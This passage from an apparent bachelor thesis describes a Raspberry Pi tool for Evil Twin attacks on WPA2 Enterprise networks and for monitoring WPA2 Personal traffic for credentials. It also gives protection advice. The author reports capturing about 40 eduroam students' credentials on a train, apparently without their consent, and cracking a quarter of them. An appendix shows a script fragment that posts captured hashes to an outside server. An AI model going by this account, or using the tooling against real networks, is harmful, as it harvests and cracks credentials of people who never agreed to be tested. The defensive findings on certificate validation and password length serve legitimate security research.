Before hardware configuration was made final, some experiments with Xiaomi Mi Router 3 were made. By default, this router doesn't support WPA2 Enterprise. For that reason, it was required to flash device and upload new firmware called `PandoraBox`, which is Chinese fork of `OpenWRT` project. While flashing process was successful, creating WPA2 network wasn't possible. Later, flashing clear `OpenWRT` firmware into router was done, but packages included in firmware were outdated and some even missing probably due to a fact that router didn't have official support and online repositories were no longer maintained. Documentation page in `OpenWRT` project page reffers only to `PandoraBox` project while tutorials for flashing clear `OpenWRT` were several years old and made before `PandoraBox` was available.

Internet connection was made possible by connecting second Ethernet interface to computer, where DHCP server was installed and Network Address Translation (NAT) translation made so Router have internet access. Radius server wasn't run on Router, but it




Figure 6.1: Test infrastructure for WPA2 Enterprise

was created from Docker image and run on Personal Computer (PC). Router then contains only IP address of server.

Radius server was created from image `freeradius/freeradius-server` and manually set up after container was already running. Restart policy was set up to `always`, so container will be started automatically after restart.

Test was following: User will connect to real WiFi network so log-in credentials would be stored on user device. Then Raspberry Pi would be configured using Configurator and WiFi dongle with monitor mode support would be connected to it. When Raspberry Pi starts, new Evil Twin WiFi would be created.

Then user will disconnect from original WiFi network, and will try to connect to it once again. As Raspberry Pi WiFi dongle have better gain as original router, and it also have the same SSID, client will try to connect to this Evil Twin and request to connect would be processed by radius server on Raspberry Pi. This ways, NTLMv1 hash with challenge-response is captured and Raspberry Pi will send it to Storage server. If internet connection is not possible, hash would be stored offline and send next time, when device goes online. Inside Storage server, hash could be moved to queue where Hashcat wrapper will get it and start cracking it, returning cracked value of hash once it's cracked.

The second part of scenario was practical test on eduroam network. For this purposes, I tested project during train ride in Slovakia. During three and half hour long train ride, I was able to capture around 40 different credentials and cracked around 1/4 of them. This test was made in Slovakia and doesn't broke any Slovak laws. Result of this test exceeded my expectations, because as I found out, most students doesn't use certificate option for validation and therefore attack was made possible. Also since many students have Android phone devices, which on background are trying to connect to known networks, attack was also quite stealthy. Many devices simply try to connect to this Evil Twin WiFi while not being actively used by student. As an example I observed, that device will try to connect to WiFi, when accelerometer detects phone movements like getting phone from desk.

Another interesting find was that student of Comenius University in Bratislava have by default created only 6 character long passwords, which made them possible to crack in less then 30 second on singe Nvidia 1050Ti graphic card. Cracking speed of NTLMv1 hashes is also a quite good, with speed around 13 GH/s on single graphic card.

6.2 Monitoring and real time analysis of WPA2 traffic

Another attack scenario was quite easy from infrastructure point of view as the whole infrastructure was made by single mobile hotspot with WPA2 encryption set up. In this scenario, Raspberry Pi listen on specific channel while capturing four-way handshake from clients. Once the handshake was captured, network traffic analysis began, filtering and searching for credentials in network traffic. This could be characterized as passive monitoring. Once credentials id traffic are discovered, they are transferred into Storage server so they could be accessed by an attacker. One of the problems which were found out during testing was, that credentials were not always captured, and sometimes it required several login attempts to successfully capture credentials. For best results, I found out that closer the range to router was, the more results I could capture.

Chapter 7

Testing results and protection

Proposed solution works as intended providing fully automated process of configuration, deployment monitoring and modification of network traffic. There are however some drawback comparing to manual use.

First and major drawback is that it takes a more time for development, as API interface on server must be build and database model and fronted developed. On the other hand, once the configuration of role is complete, applications and whole infrastructure is quite stable thanks to a fact that all applications are frozen in Docker image. Therefore chances of breaking up due to an updates are smaller. One of the limitation is that device must have public key (used by Configurator) between `known-hosts` as credentials cannot be entered manually.

Because of this and also due to a fact, that Raspbian OS doesn't start SSH server by default, modified version of image must be deployed. Also by using single SSH key for Docker image, there is an open windows for further hacking of this devices by extracting private key from Docker image and using it to connect to device. This could be prevented, by replacing SSH key in Docker image by new. The workaround (without building image from beginning) could be to simply pull image from Docker Hub, made required changes in container, and upload new version of image to private Docker Hub repository.

As the application and the whole project is prototype build with intention to test microservice oriented architecture in attacking networks while using single board computers, some good security practices were ignored. For example, Storage server is not protected even by simple HTTP authentication and no authorisation and authentication mechanism for accessing API were created. Even this security practices were ignored, use of JSON in API requests making it easy to implement JWT for securing endpoints while also protecting them from reply attacks.

7.1 WPA2 Enterprise attack results and protection

Test shown quite interesting results. Most people using WPA2 Enterprise WiFi AP doesn't use certificate validation, making them targets for Evil Twin attack and credentials capture. Protection is therefore quite easy as all that end user has to do is enable certificate validation.

Quite unexpected result of testing was discovery, that even some universities doesn't follow good practices on password length which open accounts of their students for attacks. As an example, Comenius University in Bratislava use only 6 character long passwords.

This could be quite dangerous as it's possible to misuse this credentials. Since it's possible to track down users on eduroam network, account owner could be blamed for damages made via this account.

7.2 WPA2 monitoring, credential harvesting and protection

Results of this attack was not as good as I expected. Many times during testing phase, I had to send several login POST requests for capturing at least one. Also Apple devices couldn't be monitored for some reason. My thoughts are that it's due to a different approach for mitigating KRACK attack but more research in this topic would be required to confirm this theory. Also in current configuration, this attack doesn't support spaces and special characters in password and SSID.

Because this type of attack could be considered as passive monitoring, it's not possible to do an attack on SSL/TLS connections, therefore single and probably most easier protection is by using SSL/TLS communication. Because this attack scenario doesn't capture only credential from HTTP traffic, best way of protection is by using Virtual Private Network (VPN) tunnel. From network administration side, the best way to mitigate this attack vector would be by using WPA2 Enterprise instead of WPA2 Personal for logging in multiple users to the same WiFi AP.

Because of on the fly decryption, I believed that attack will be computationally difficult so I tried to identify bottlenecks in configuration. As I found out, most computational power was taken by `airodump-ng`, which set up WiFi interface to listen on single channel, increasing effectiveness of monitoring. Second, most computational expensive was script `net-creds.py` which analyze traffic for passwords in stream. Real load of this command could be in real traffic probably much bigger, as the benchmark was made by running speed test and program use `scapy` library which is fast and reliable for filtering and decoding traffic but doesn't trying to represent data [2] and heavy weight analysis is made using standard Python libraries for manipulation with bytes and strings.

The biggest surprise was finding that on the fly decryption software `dot11decrypt`, which is developed on library `libtins` takes just a fraction of computational power. My assumption was that on the fly decryption would takes most resources but the opposite was true.

Chapter 8

Conclusion

Development and testing shows that use of singleboard devices for penetration testing is possible and that this devices have enough resources to handle basic tasks like monitoring or traffic decryption. Use of microservice oriented architecture have several positive aspects but development phase is longer. Idea of using on board led for status notification shown up as bad idea, since red an green led diodes are used by default for system status notifications and it wasn't possible to recognize if program already started successfully and that's reason why led is shining or program failed and led is still controlled by OS.

As better solution for future would be status interface in Storage server. One of the limitations is current support for of only single device. Attack scenario with WPA2 Enterprise would be working with multiple devices, but it would cause some confusion if multiple SSIDs were attacked at the same time because current configuration doesn't store SSID information with hash. Second attack wouldn't work for multiple devices, as it cannot be guaranteed that data stored would met all Atomicity, Consistency, Isolation, Durability (ACID) requirements and therefore results could be mixed on output or not shown at all.

8.1 Further development

Even the application and the whole deployment infrastructure is in working state, there are some limitations mentioned above which I would like to overcome and many features that I would like to implement in near future. For this reason I decided to continue on development of this project as open source on GitHub page: `https://github.com/spodlesny/raspi_redteam` even after finishing bachelor degree.

Acronyms

ACID	Atomicity, Consistency, Isolation, Durability
AP	Access Point
API	Application Programming Interface
APT	Advanced Packaging Tool
ARM	Advanced RISC Machine
ARP	Address Resolution Protocol
AV	Anti Virus
BDFProxy	Backdoor Factory Proxy
BLE	Bluetooth Low Energy
BR	Basic Rate
BSSID	Basic Service Set Identifier
CA	Certification Authority
CESNET	Czech Education and Scientific NETwork
CLI	Command Line Interface
CSS	Cascading Style Sheets
DeAuth	Deauthentication
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DoS	Denial of Service
EAP	Extensible Authentication Protocol
ESSID	Extended Service Set Identifier
FTP	File Transfer Protocol
GUI	Graphical User Interface
HSTS	HTTP Strict Transport Security
HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol
ICMPv6	Internet Control Message Protocol Version 6

IDS	Intrusion Detection System
IDS/IPS	Intrusion Detection System or Intrusion Prevention System
IMAP	Internet Message Access Protocol
IoT	Internet of Things
IP	Internet Protocol
IPS	Intrusion Prevention System
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
ISP	Internet Service Provider
JSON	JavaScript Object Notation
JWT	JSON Web Token
L1	Layer 1
L3	Layer 3
LAN	Local Area Network
MAC	Media Access Control
mDNS	Multicast DNS
MiTB	Man in the Browser
MITM	Man in the middle
MITMf	MiTM framework
NA	Network Advertisement
NAT	Network Address Translation
ND	Network Discovery
NDP	Network Discovery Protocol
NIC	Network Interface Controller
NS	Neighbor Solicitation
NTLM	New Technology LAN Manager
OS	Operating System
PC	Personal Computer
PKI	Public Key Infrastructure
RADIUS	Remote Authentication Dial In User Service
regexp	regular expression
regexps	regular expressions
REST API	Representational State Transfer Application Programming Interface

SMB	Server Message Block
SNMP	Simple Network Management Protocol
SSH	Secure Shell
SSH1	SSH version 1
SSID	Service Set Identifier
SSL	Secure Sockets Layer
SSL/TLS	Secure Sockets Layer/Transport Layer Security
stderr	standard error output
stdin	standard input
stdout	standard output
TCP	Transmission Control Protocol
USB	Universal Serial Bus
UX	User Experience
VoIP	Voice over Internet Protocol
VPN	Virtual Private Network
VPS	Virtual Private Server
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPAD	Web Proxy Auto-Discovery Protocol
WSGI	Web Server Gateway Interface
XFS	Cross Frame Scripting
XSS	Cross Site Scripting

Bibliography

[1] Ettercap project.
Retrieved from: https://github.com/Ettercap/ettercap

[2] Scapy's documentation.
Retrieved from: https://scapy.readthedocs.io/en/latest/introduction.html#scapy-decodes-it-does-not-interpret

[3] Measuring the in-the-wild effectiveness of Antivirus against Zeus. 2009.
Retrieved from:
https://www.scribd.com/document/58654832/Zeus-and-Antivirus

[4] Bettercap - a Complete, Modular, Portable and Easily Extensible MITM Framework. 07 2015.
Retrieved from: https://www.evilsocket.net/2015/07/25/bettercap-a-complete-modular-portable-and-easily-extensible-mitm-framework/

[5] Official Kali Linux Docker Images Released. 05 2015.
Retrieved from:
https://www.kali.org/news/official-kali-linux-docker-images/

[6] BetterCap and the First REAL DoubleDirect ICMP Redirect Attack. 01 2016.
Retrieved from: https://www.evilsocket.net/2016/01/10/bettercap-and-the-first-real-icmp-redirect-attack/

[7] All Hail Bettercap 2.0, One Tool to Rule Them All. 02 2018.
Retrieved from: https://www.evilsocket.net/2018/02/27/All-hail-bettercap-2-0-one-tool-to-rule-them-all/

[8] Application mitm6 GitHub page. 02 2018.
Retrieved from: https://github.com/fox-it/mitm6

[9] BackSwap malware finds innovative ways to empty bank accounts. 2018.
Retrieved from: https://www.welivesecurity.com/2018/05/25/backswap-malware-empty-bank-accounts/

[10] Software, firmware and hardware designs for Ubertooth. 2018.
Retrieved from: https://github.com/greatscottgadgets/ubertooth/

[11] Wifi pineapple website. 2018.
Retrieved from: https://www.wifipineapple.com/

[12] WiFi-Pumpkin - Transparent proxy. 2018.
Retrieved from: https://github.com/P0cL4bs/WiFi-Pumpkin#transparent-proxy

[13] WiFi-Pumpkin-ng (python 3). 2018.
Retrieved from: https://github.com/P0cL4bs/WiFi-Pumpkin/projects/3

[14] Alliance, W.-F.: Wi-Fi Alliance® introduces Wi-Fi CERTIFIED WPA3™ security. 06 2018.
Retrieved from: https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security

[15] Dai Zovi, D. A.; Macaulay, S. A.: Attacking automatic wireless network selection. In *Proceedings from the Sixth Annual IEEE SMC Information Assurance Workshop*. June 2005. pp. 365–372. doi:10.1109/IAW.2005.1495975.

[16] Han, W.; Zheng, D.; Chen, K.-f.: Some remarks on the TKIP key mixing function of IEEE 802.11i. *Journal of Shanghai Jiaotong University (Science)*. vol. 14, no. 1. Feb 2009: pp. 81–85. ISSN 1995-8188. doi:10.1007/s12204-009-0081-8.
Retrieved from: https://doi.org/10.1007/s12204-009-0081-8

[17] Kohlios, C.; Hayajneh, T.: A Comprehensive Attack Flow Model and Security Analysis for Wi-Fi and WPA3. *Electronics*. vol. 7. 10 2018: page 284. doi:10.3390/electronics7110284.

[18] Tews, E.; Weinmann, R.-P.; Pyshkin, A.: Breaking 104 Bit WEP in Less Than 60 Seconds. In *Information Security Applications*, edited by S. Kim; M. Yung; H.-W. Lee. Berlin, Heidelberg: Springer Berlin Heidelberg. 2007. ISBN 978-3-540-77535-5. pp. 188–202.

[19] Young, S.; Aitel, D.: *The hacker's handbook*. Boca Raton: CRC Press. 2004 edition. c2004. ISBN 08-493-0888-7.

Appendix A

Building process of `playbook.zip`





Figure A.1: Graph showing building process of Playbook

Appendix B

Configurator and Storage server GUI



BULMA Get playbook Utils Deploy and run hashcat wrapper Deploy storage server Start WPA2 Enterprise attack Start WPA2 monitoring Global variables Hosts

Order


- ↕ Install docker ☐
- ↕ Connect to wifi ☐
- ↕ Change default password ☐
- ↕ Change hostname ☐
- ↕ Uninstall WPA2 monitoring ✓
- ↕ Start WPA2 Enterprise attack ✓
- ↕ Uninstall WPA2 Enterprise attack ☐
- ↕ Deploy and run hashcat wrapper ☐
- ↕ Deploy storage server ☐
- ↕ Start WPA2 monitoring ☐
- ↕ Uninstall hashcat wrapper ☐

Run playbook locally Build basic playbook

FTLBerry by Šimon Podlesný

Bulma by Jeremy Thomas. **Django-Bulma** by Tim Kamanin.


Figure B.1: Index page of Configurator



Role: wpa2_enterprise

```
#!/usr/bin/env python3
import datetime
import json
import os
import subprocess

from elevate import elevate
import requests
import time

offline_storage_location = ".hashes.txt"
api_url = 'http://bp.spodlesny.eu/hashes/new_hash'


def is_root():
    return os.getuid() == 0


print("Trying to get sudo.")
elevate()
print("Result: {}".format(is_root()))

# Allow on board green led to be controlled
print("Getting control of green LED")
```

Figure B.2: Role details in Configurator




Role: wpa2_enterprise

FakeAP name	fake_wifi	GLADOS

```
#!/usr/bin/env python3
import datetime
import json
```


Figure B.3: Creation of new local regexp for role in Configurator



Group name: raspberries

raspberrypi.local : 22


Figure B.4: Hosts and group management in Configurator



Global variables

